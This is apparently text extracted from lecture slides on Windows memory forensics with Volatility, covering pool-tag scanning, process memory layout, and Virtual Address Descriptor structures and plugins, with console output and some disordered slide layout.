Tag      NpAllocs  NpFrees  NpBytes  PgAllocs  PgFrees  PgBytes  Driver          Reason
-----  -----  -----  -----  -----  -----  -----  -----
File      3493404  3465935  9215600      0        0        0
Proc        221      154     88912      0        0        0
bigjoe:volatility golden$ 
```

Note: Only for Vista and later

Custom Pool Scanning

- Building custom pool scanners in Volatility is fairly straightforward
- Object system understands how many headers wrap an object of interest
- Can simply specify pool tags and associated checks (e.g., size of object) and let the framework do the rest
- Guts of psscan plugin illustrate

```
class PoolScanProcess(poolscan.PoolScanner):
    """Pool scanner for process objects"""

    def __init__(self, address_space, **kwargs):
        poolscan.PoolScanner.__init__(self, address_space, **kwargs)

        self.struct_name = "_EPROCESS"
        self.object_type = "Process"
        self.pooltag = obj.VolMagic(address_space).ProcessPoolTag.v()
        size = self.address_space.profile.get_obj_size("_EPROCESS")

        self.checks = [
            ('CheckPoolSize', dict(condition = lambda x: x >= size)),
            ('CheckPoolType', dict(non_paged = True, free = True)),
            ('CheckPoolIndex', dict(value = 0)),
        ]
```

```
class PSScan(common.AbstractScanCommand):  
    """Pool scanner for process objects"""  
  
    scanners = [poolscan.PoolScanProcess]  
  
    def render_text(self, outfd, data):  
        self.table_header(outfd, [ ('Offset(P)', '[addrpad]'),  
        ('Name', '16'),  
        ('PID', '>6'),  
        ('PPID', '>6'),  
        ('PDB', '[addrpad]'),  
        ('Time created', '30'),  
        ('Time exited', '30')  
    ])  
  
    for pool_obj, eprocess in data:  
        self.table_row(outfd,  
        eprocess.obj_offset,  
        eprocess.ImageFileName,  
        eprocess.UniqueProcessId,  
        eprocess.InheritedFromUniqueProcessId,  
        eprocess.Pcb.DirectoryTableBase,  
        eprocess.CreateTime or '',  
        eprocess.ExitTime or '')
```

```
howlinwolf:volatility golden$ python vol.py -f /Volumes/IMAGES/MEMIMAGES/eblaster.raw.2 psscan --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/Users/golden/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/Users/golden/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load
  -l file:///Volumes/IMAGES/MEMIMAGES/eblaster.raw.2, --location=file:///Volumes/IMAGES/MEMIMAGES/eblaster.raw.2
                        A URN location from which to load an address space
  -w, --write            Enable write support
  --dtb=DTB              DTB Address
  --shift=SHIFT          Mac KASLR shift address
  --output=text          Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose          Verbose information
  -g KDBG, --kdbg=KDBG   Specify a specific KDBG virtual address
  -k KPCR, --kpcr=KPCR   Specify a specific KPCR address
  -V, --virtual          Scan virtual space instead of physical
  -W, --show-unallocated
                        Skip unallocated objects (e.g. 0xbad0b0b0)
  -A START, --start=START
                        The starting address to begin scanning
  -G LENGTH, --length=LENGTH
                        Length (in bytes) to scan from the starting address

Module Output Options: dot, html, json, quick, sqlite, text, xlsx

-----
Module PSScan
-----
Pool scanner for process objects
```



Limitations of Pool Scanning

- Not all kernel pool allocations are tagged (e.g., allocation via ExAllocatePool)
- Patterns may not be sufficiently “awesome” to eliminate false positives
- Tag usage is not enforced
- Can maliciously (or accidentally) use incorrect tags, change them, or omit them entirely
- Memory allocations larger than a page (4K) don't have a _POOL_HEADER
- Instead, tag is embedded

ExAllocatePool routine

The **ExAllocatePool** routine is obsolete, and is exported only for existing binaries. Use [ExAllocatePoolWithTag](#) instead.

ExAllocatePool allocates pool memory of the specified type and returns a pointer to the allocated block.

Syntax

C++

```
PVOID ExAllocatePool(
    _In_  POOL_TYPE PoolType,
    _In_  SIZE_T NumberOfBytes
);
```

See [http://msdn.microsoft.com/en-us/library/windows/hardware/ff544501\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/hardware/ff544501(v=vs.85).aspx)

Big Page Pool

address “key” is pool tag

```
>>> dt("_POOL_TRACKER_BIG_PAGES")
 '_POOL_TRACKER_BIG_PAGES' (24 bytes)
0x0 : Va
0x8 : Key
0xc : PoolType
, 2: 'NonPagedPoolMustSucceed', 3: 'DontUseThisType', 4: 'NonPagedPoolCacheAligned', 5: 'PagedPoolCacheAligned', 6: 'No
nPagedPoolCacheAlignedMustS', 7: 'MaxPoolType', 34: 'NonPagedPoolMustSucceedSession', 35: 'DontUseThisTypeSession', 32:
 'NonPagedPoolSession', 36: 'NonPagedPoolCacheAlignedSession', 33: 'PagedPoolSession', 38: 'NonPagedPoolCacheAlignedMus
tSSession', 37: 'PagedPoolCacheAlignedSession'}]}
0x10 : NumberOfBytes
>>>
```

Allocation	Tag	PoolType	NumberOfBytes
0xfffffa804be10001	Io	Unknown choice 8	0x1000L
0xfffff8a00b285000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a00f9a8000	MmSt	Unknown choice -2147483647	0x1000L
0xfffff8a007e6a000	CM25	PagedPool	0x1000L
0xfffff8a0140cb000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a014ed6000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a00c58d000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a009172000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a00a47a000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a00eb9d000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a00e1a3000	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a006665001	CM31	PagedPoolCacheAligned	0x1000L
0xfffff8a0166db001	CMA?	PagedPool	0x1000L

Lots of these—“CM” is
“Configuration Manager”
== Windows registry!

Pool Scanning Alternatives / Robustness

- `_DISPATCHER_HEADER` scans were originally implemented by Andreas Schuster in his PTFinder tool
 - Based on signatures in `_DISPATCHER_HEADER` rather than `_POOL_HEADER`
 - Was able to find processes, threads, mutexes, etc.
 - Doesn't work with all objects (e.g., cannot find files)
- “Robust” signature scanning was invented by Brendan Dolan-Gavitt
 - Built signatures based on values that were OS-essential
 - Fuzzed VMs using Volatility in write mode and determined which members must not be altered (or else BSOD occurs)

Windows Process Memory

- Previous sections—kernel memory allocation
- Now, memory allocation concepts for individual applications
- Process memory contains:
 - application executable
 - DLLs / dynamic libraries
 - Heap(s)
 - Stack(s)
 - Memory mapped files
 - ...
- Of forensic interest: process memory may contain passwords, chats, emails, web history, etc.
- Various APIs exist for allocating process memory
- Vary in terms of:
 - Scope and flexibility
 - Permissions, e.g., restrictions on execute permissions

MmHighestUserAddress

Dynamic DLLs

Environment variables

PEB

Process heap

Thread 1 stack

Thread 2 stack

Mapped file(s)
Application data
.....

Executable


```
>>> kdbg=win32.tasks.get_kdbg(addrspace())
>>> addr=kdbg.MmHighestUserAddress.dereference_as("address")
>>> print addr
2147418111
>>> hex(addr)
'0x7ffeffffL'
>>> █
```

```
bigjoe:volatility golden$ python vol.py -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMI
Volatility Foundation Volatility Framework 2.4
dt("_PEB")
Current context: System @ 0x8a53b830, pid=4, ppid=0 DTB=0x32a000
Welcome to volshell! Current memory image is:
file:///Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMI/IMAGES/evilprofessor.vmem
To get help, type 'hh()'
>>> dt("_PEB")
'_PEB' (528 bytes)
0x0 : InheritedAddressSpace      ['unsigned char']
0x1 : ReadImageFileExecOptions  ['unsigned char']
0x2 : BeingDebugged            ['unsigned char']
0x3 : SpareBool                ['unsigned char']
0x4 : Mutant                    ['pointer', ['void']]
0x8 : ImageBaseAddress          ['pointer', ['void']]
0xc : Ldr                       ['pointer', ['_PEB_LDR_DATA']]
0x10 : ProcessParameters        ['pointer', ['_RTL_USER_PROCESS_PARAMETERS']]
0x14 : SubSystemData            ['pointer', ['void']]
0x18 : ProcessHeap              ['pointer', ['void']]
```

0


Source: AMF

Process Memory Allocation



Enumerating Memory

- Volatility's memmap plugin shows the virtual and physical addresses "visible" to a process
- May contain "holes" due to uncommitted ranges or pages that are swapped to disk
- The memdump plugin extracts all pages to a single file on disk



1. bash


```
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f ~/Documents/Virtual\ Machines.localized/Windows\ 7\x64
/Windows\ 7\x64-1e433ca5.vmem memmap -p 4408 ←
Volatility Foundation Volatility Framework 2.4
iexplore.exe pid: 4408
Virtual Physical Size DumpFileOffset
-----
0x000000000010000 0x000000014e582000 0x1000 0x0
0x00000000000110000 0x000000009a2ee000 0x1000 0x1000
0x00000000000020000 0x000000011c397000 0x1000 0x2000
0x00000000000021000 0x000000011c098000 0x1000 0x3000
0x00000000000030000 0x00000000b03e1000 0x1000 0x4000
0x00000000000040000 0x0000000160b08000 0x1000 0x5000
0x00000000000050000 0x00000000b4c48000 0x1000 0x6000
0x00000000000051000 0x00000000b59c9000 0x1000 0x7000
0x00000000000052000 0x00000000b5a4a000 0x1000 0x8000
0x00000000000053000 0x00000000b4dc8000 0x1000 0x9000
0x00000000000060000 0x000000008670d000 0x1000 0xa000
0x00000000000070000 0x00000000790d1000 0x1000 0xb000
0x00000000000080000 0x000000007b9e2000 0x1000 0xc000
0x00000000000090000 0x000000001070da000 0x1000 0xd000
0x00000000000091000 0x00000000b475b000 0x1000 0xe000
0x00000000000092000 0x000000001a3fdd000 0x1000 0xf000
0x00000000000093000 0x0000000000115c000 0x1000 0x10000
0x00000000000094000 0x00000000140c5f000 0x1000 0x11000
0x00000000000095000 0x0000000013eaf3000 0x1000 0x12000
0x00000000000096000 0x00000000173672000 0x1000 0x13000
0x00000000000017a000 0x00000000074cb9000 0x1000 0x14000
0x00000000000017b000 0x00000000ab833000 0x1000 0x15000
0x00000000000017c000 0x0000000030410000 0x1000 0x16000
0x00000000000017d000 0x00000000a9c62000 0x1000 0x17000
0x00000000000017e000 0x00000000142157000 0x1000 0x18000
0x00000000000017f000 0x00000000090650000 0x1000 0x19000
0x000000000000180000 0x000000001a8a77000 0x1000 0x1a000
0x000000000000181000 0x000000001a4e78000 0x1000 0x1b000
0x000000000000182000 0x000000001b0ff9000 0x1000 0x1c000
0x000000000000183000 0x000000001a4e7a000 0x1000 0x1d000
0x000000000000184000 0x0000000015f4fb000 0x1000 0x1e000
```

Virtual Address Descriptors

- Or **VADs**
- Structures that track contiguous ranges of virtual addresses associated with a process
 - Which files or DLLs are mapped into the region
 - Protection info (R, RW, RWX, etc.)
 - Commit vs. reserved
 - Shareable / private
 - Other metadata
- Always structured as a tree
- But tree data structures vary per Win version

Root of VAD Tree (WinXP)

```
>>> dt("_EPROCESS")
'_EPROCESS' (608 bytes)
0x0    : Pcb
0x6c   : ProcessLock
0x70   : CreateTime
0x78   : ExitTime
0x80   : RundownProtect
0x84   : UniqueProcessId
0x88   : ActiveProcessLinks
0x90   : QuotaUsage
0x9c   : QuotaPeak
0xa8   : CommitCharge
0xac   : PeakVirtualSize
0xb0   : VirtualSize
0xb4   : SessionProcessLinks
0xbc   : DebugPort
0xc0   : ExceptionPort
0xc4   : ObjectTable
0xc8   : Token
0xcc   : WorkingSetLock
0xec   : WorkingSetPage
0xf0   : AddressCreationLock
0x110  : HyperSpaceLock
0x114  : ForkInProgress
0x118  : HardwareTrigger
0x11c  : VadRoot
                                         ['_KPROCESS']
                                         ['_EX_PUSH_LOCK']
                                         ['WinTimeStamp', {'is_utc': True}]
                                         ['WinTimeStamp', {'is_utc': True}]
                                         ['_EX_RUNDOWN_REF']
                                         ['unsigned int']
                                         ['_LIST_ENTRY']
                                         ['array', 3, ['unsigned long']]
                                         ['array', 3, ['unsigned long']]
                                         ['unsigned long']
                                         ['unsigned long']
                                         ['unsigned long']
                                         ['_LIST_ENTRY']
                                         ['pointer', ['void']]
                                         ['pointer', ['void']]
                                         ['pointer', ['_HANDLE_TABLE']]
                                         ['_EX_FAST_REF']
                                         ['_FAST_MUTEX']
                                         ['unsigned long']
                                         ['_FAST_MUTEX']
                                         ['unsigned long']
                                         ['pointer', ['_ETHREAD']]
                                         ['unsigned long']
                                         ['pointer', ['_MMVAD']]
```



VAD Tree Structure (WinXP)

```

>>> dt("_MMVAD_SHORT")
'_MMVAD_SHORT' (24 bytes)
-0x4 : Tag ← ['String', {'length': 4}]
0x0 : StartingVpn ['unsigned long']
0x4 : EndingVpn ['unsigned long']
0x8 : Parent ['pointer', ['_MMVAD']]
0xc : LeftChild ['pointer', ['_MMVAD']]
0x10 : RightChild ['pointer', ['_MMVAD']]
0x14 : u ['__unnamed_144c']

>>> dt("_MMVAD")
'_MMVAD' (40 bytes)
-0x4 : Tag ← ['String', {'length': 4}]
0x0 : StartingVpn ['unsigned long']
0x4 : EndingVpn ['unsigned long']
0x8 : Parent ['pointer', ['_MMVAD']]
0xc : LeftChild ['pointer', ['_MMVAD']]
0x10 : RightChild ['pointer', ['_MMVAD']]
0x14 : u ['__unnamed_144c']
0x18 : ControlArea ['pointer', ['_CONTROL_AREA']]
0x1c : FirstPrototypePte ['pointer', ['_MMPTE']]
0x20 : LastContiguousPte ['pointer', ['_MMPTE']]
0x24 : u2 ['__unnamed_144f']

>>> dt("_MMVAD_LONG")
'_MMVAD_LONG' (52 bytes)
-0x4 : Tag ← ['String', {'length': 4}]
0x0 : StartingVpn ['unsigned long']
0x4 : EndingVpn ['unsigned long']
0x8 : Parent ['pointer', ['_MMVAD']]
0xc : LeftChild ['pointer', ['_MMVAD']]
0x10 : RightChild ['pointer', ['_MMVAD']]
0x14 : u ['__unnamed_144c']
0x18 : ControlArea ['pointer', ['_CONTROL_AREA']]
0x1c : FirstPrototypePte ['pointer', ['_MMPTE']]
0x20 : LastContiguousPte ['pointer', ['_MMPTE']]
0x24 : u2 ['__unnamed_144f']
0x28 : u3 ['__unnamed_1452']
0x30 : u4 ['__unnamed_1458']

```

Root of VAD Tree (Win7)

```
>>> dt("_EPROCESS")
'_EPROCESS' (1232 bytes)
0x0    : Pcb
0x160  : ProcessLock
0x168  : CreateTime
0x170  : ExitTime
0x178  : RundownProtect
0x180  : UniqueProcessId
0x188  : ActiveProcessLinks
0x198  : ProcessQuotaUsage
0x1a8  : ProcessQuotaPeak
0x1b8  : CommitCharge
0x1c0  : QuotaBlock
0x1c8  : CpuQuotaBlock
0x1d0  : PeakVirtualSize
0x1d8  : VirtualSize
                                         ['_KPROCESS']
                                         ['_EX_PUSH_LOCK']
                                         ['WinTimeStamp', {'is_utc': True}]
                                         ['WinTimeStamp', {'is_utc': True}]
                                         ['_EX_RUNDOWN_REF']
                                         ['unsigned int']
                                         ['_LIST_ENTRY']
                                         ['array', 2, ['unsigned long long']]
                                         ['array', 2, ['unsigned long long']]
                                         ['unsigned long long']
                                         ['pointer64', ['_EPROCESS_QUOTA_BLOCK']]
                                         ['pointer64', ['_PS_CPU_QUOTA_BLOCK']]
                                         ['unsigned long long']
                                         ['unsigned long long']

...
...
```

```
0x444  : ExitStatus
0x448  : VadRoot
0x488  : AlpcContext
0x4a8  : TimerResolutionLink
0x4b8  : RequestedTimerResolution
0x4bc  : ActiveThreadsHighWatermark
0x4c0  : SmallestTimerResolution
0x4c8  : TimerResolutionStackRecord
                                         ['long']
                                         ['_MM_AVL_TABLE'] ←
                                         ['_ALPC_PROCESS_CONTEXT']
                                         ['_LIST_ENTRY']
                                         ['unsigned long']
                                         ['unsigned long']
                                         ['unsigned long']
                                         ['pointer64', ['_P0_DIAG_STACK_RECORD']]
```

VAD Tree Structure (Win7)

```
>>>
>>> dt("_MM_AVL_TABLE") ←
 '_MM_AVL_TABLE' (64 bytes)
0x0  : BalancedRoot          ['_MMADDRESS_NODE'] ←
0x28 : DepthOfTree           ['BitField', {'end_bit': 5, 'start_bit': 0, 'native_type': 'unsigned long long'}]
0x28 : NumberGenericTableElements ['BitField', {'end_bit': 64, 'start_bit': 8, 'native_type': 'unsigned long long'}]
0x28 : Unused                ['BitField', {'end_bit': 8, 'start_bit': 5, 'native_type': 'unsigned long long'}]
0x30 : NodeHint              ['pointer64', ['void']]
0x38 : NodeFreeHint          ['pointer64', ['void']]
```

```
>>> dt("_MMADDRESS_NODE")
 '_MMADDRESS_NODE' (40 bytes)
-0xc  : Tag ←
0x0   : u1
0x8   : LeftChild           ['String', {'length': 4}]
0x10  : RightChild          ['__unnamed_15cd']
0x18  : StartingVpn         ['pointer64', ['_MMADDRESS_NODE']]
0x20  : EndingVpn            ['pointer64', ['_MMADDRESS_NODE']]
0x28  : StartingVpn         ['unsigned long long']
0x30  : EndingVpn            ['unsigned long long']
```

VAD Tree Structure (Win7)

```
>>> dt("_MMVAD_SHORT")
'_MMVAD_SHORT' (64 bytes)
-0xc : Tag ←
0x0 : u1
0x8 : LeftChild
0x10 : RightChild
0x18 : StartingVpn
0x20 : EndingVpn
0x28 : u
0x30 : PushLock
0x38 : u5
>>> dt("_MMVAD")
'_MMVAD' (120 bytes)
-0xc : Tag ←
0x0 : u1
0x8 : LeftChild
0x10 : RightChild
0x18 : StartingVpn
0x20 : EndingVpn
0x28 : u
0x30 : PushLock
0x38 : u5
0x40 : u2
0x48 : MappedSubsection
0x48 : Subsection
0x50 : FirstPrototypePte
0x58 : LastContiguousPte
0x60 : ViewLinks
0x70 : VadsProcess
>>> dt("_MMVAD_LONG")
'_MMVAD_LONG' (144 bytes)
-0xc : Tag ←
0x0 : u1
0x8 : LeftChild
0x10 : RightChild
0x18 : StartingVpn
0x20 : EndingVpn
0x28 : u
0x30 : PushLock
0x38 : u5
0x40 : u2
0x48 : Subsection
0x50 : FirstPrototypePte
0x58 : LastContiguousPte
0x60 : ViewLinks
0x70 : VadsProcess
0x78 : u3
0x88 : u4
```

- ['String', {'length': 4}]
- ['__unnamed_15bf']
- ['pointer64', ['_MMVAD']]
- ['pointer64', ['_MMVAD']]
- ['unsigned long long']
- ['unsigned long long']
- ['__unnamed_15c2']
- ['_EX_PUSH_LOCK']
- ['__unnamed_15c5']

- ['String', {'length': 4}]
- ['__unnamed_15bf']
- ['pointer64', ['_MMVAD']]
- ['pointer64', ['_MMVAD']]
- ['unsigned long long']
- ['unsigned long long']
- ['__unnamed_15c2']
- ['_EX_PUSH_LOCK']
- ['__unnamed_15c5']
- ['__unnamed_15d2']
- ['pointer64', ['_MSUBSECTION']]
- ['pointer64', ['_SUBSECTION']]
- ['pointer64', ['_MMPTE']]
- ['pointer64', ['_MMPTE']]
- ['_LIST_ENTRY']
- ['pointer64', ['_EPROCESS']]

- ['String', {'length': 4}]
- ['__unnamed_15bf']
- ['pointer64', ['_MMVAD']]
- ['pointer64', ['_MMVAD']]
- ['unsigned long long']
- ['unsigned long long']
- ['__unnamed_15c2']
- ['_EX_PUSH_LOCK']
- ['__unnamed_15c5']
- ['__unnamed_15d2']
- ['pointer64', ['_SUBSECTION']]
- ['pointer64', ['_MMPTE']]
- ['pointer64', ['_MMPTE']]
- ['_LIST_ENTRY']
- ['pointer64', ['_EPROCESS']]
- ['__unnamed_1c7f']
- ['__unnamed_1c85']

```
>>> dt("_POOL_HEADER")
'_POOL_HEADER' (16 bytes)
0x0 : BlockSize
0x0 : PoolIndex
0x0 : PoolType
0x0 : PreviousSize
0x0 : Ulong1
0x4 : PoolTag ←
0x8 : AllocatorBackTraceIndex
0x8 : ProcessBilled
0xa : PoolTagHash
```

- ['BitField', {'end_bit': 24, 'start_bit': 0}]
- ['BitField', {'end_bit': 16, 'start_bit': 0}]
- ['BitField', {'end_bit': 32, 'start_bit': 0}]
- ['BitField', {'end_bit': 8, 'start_bit': 0}]
- ['unsigned long']
- ['unsigned long']
- ['unsigned short']
- ['pointer64', ['_EPROCESS']]
- ['unsigned short']

0xC bytes

VADs Backed by a File

```
>>> dt("_MMVAD_LONG")
'_MMVAD_LONG' (144 bytes)
-0xc : Tag
0x0 : u1
0x8 : LeftChild
0x10 : RightChild
0x18 : StartingVpn
0x20 : EndingVpn
0x28 : u
0x30 : PushLock
0x38 : u5
0x40 : u2
0x48 : Subsection
0x50 : FirstPrototypePte
```

↓

```
>>> dt("_SUBSECTION")
'_SUBSECTION' (56 bytes)
0x0 : ControlArea
0x8 : SubsectionBase
0x10 : NextSubsection
0x18 : PtesInSubsection
0x20 : GlobalPerSessionHead
0x20 : UnusedPtes
0x28 : u
0x2c : StartingSector
0x30 : NumberOfFullSectors
```

↑

```
>>> dt("_CONTROL_AREA")
'_CONTROL_AREA' (128 bytes)
0x0 : Segment
0x8 : DereferenceList
0x18 : NumberOfSectionReferences
0x20 : NumberOfPfnReferences
0x28 : NumberOfMappedViews
0x30 : NumberOfUserReferences
0x38 : u
0x3c : FlushInProgressCount
0x40 : FilePointer
0x48 : ControlAreaLock
```

↓

```
>>> dt("_EX_FAST_REF")
'_EX_FAST_REF' (8 bytes)
0x0 : Object
0x0 : RefCnt
long long}]
0x0 : Value
```

↑

FILE_OBJECT (!)

VAD Tags Used by Windows

- Vadl
 - `_MMVAD_LONG`
- Vadm
 - `_MMVAD_LONG`
- Vad
 - `_MMVAD_LONG`
- VadS
 - `_MMVAD_SHORT`
- VadF
 - `_MMVAD_SHORT`

Flags Stored in u Fields

```
>>> dt("__unnamed_144c")
 '__unnamed_144c' (4 bytes)
0x0  : LongFlags
0x0  : VadFlags
>>> dt("__unnamed_144f")
 '__unnamed_144f' (4 bytes)
0x0  : LongFlags2
0x0  : VadFlags2
>>> █
```

['unsigned long']
['_MMVAD_FLAGS']

['unsigned long']
['_MMVAD_FLAGS2']



```
>>> dt("_MMVAD_FLAGS")
 '_MMVAD_FLAGS' (4 bytes)
0x0 : CommitCharge
0x0 : ImageMap
0x0 : LargePages
0x0 : MemCommit
0x0 : NoChange
0x0 : PhysicalMapping
0x0 : PrivateMemory
0x0 : Protection ←
0x0 : UserPhysicalPages
0x0 : WriteWatch
>>>
```

The memory can be executed, but not written. This protection cannot be used for mapped files.

The memory can be executed or read, but not written.

The memory can be executed, read, or written. *Injected code regions almost always have this protection.*

Enables execute, read-only, or copy-on-write access to a mapped view of a file. It cannot be set by calling `VirtualAlloc` or `VirtualAllocEx`. *DLLs almost always have this protection.*

Disables all access to the memory. This protection cannot be used for mapped files. Applications can prevent accidental reads/writes to data by setting this protection.

The memory can be read, but not executed or written.

The memory can be read or written, but not executed.

Enables read-only or copy-on-write access to a mapped view of a file. It cannot be set by calling `VirtualAlloc` or `VirtualAllocEx`.

VAD Plugins

- **vadinfo**
 - most verbose output, default all processes
- **vadtree**
 - tree layout, optionally as a Graphviz diagram
 - Color-coded nodes to indicate stacks, heaps, mapped files, DLLs, etc.
- **vaddump**
 - extracts zero-padded memory ranges to files, for further analysis

bigjoe:volatility golden\$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMA
GES/6623mid/3.vmem vadinfo -p 4724 ←

Volatility Foundation Volatility Framework 2.4

Pid: 4724

VAD node @ 0xfffffa800ec1a010 Start 0x0000000077820000 End 0x0000000077919fff Tag Vadm

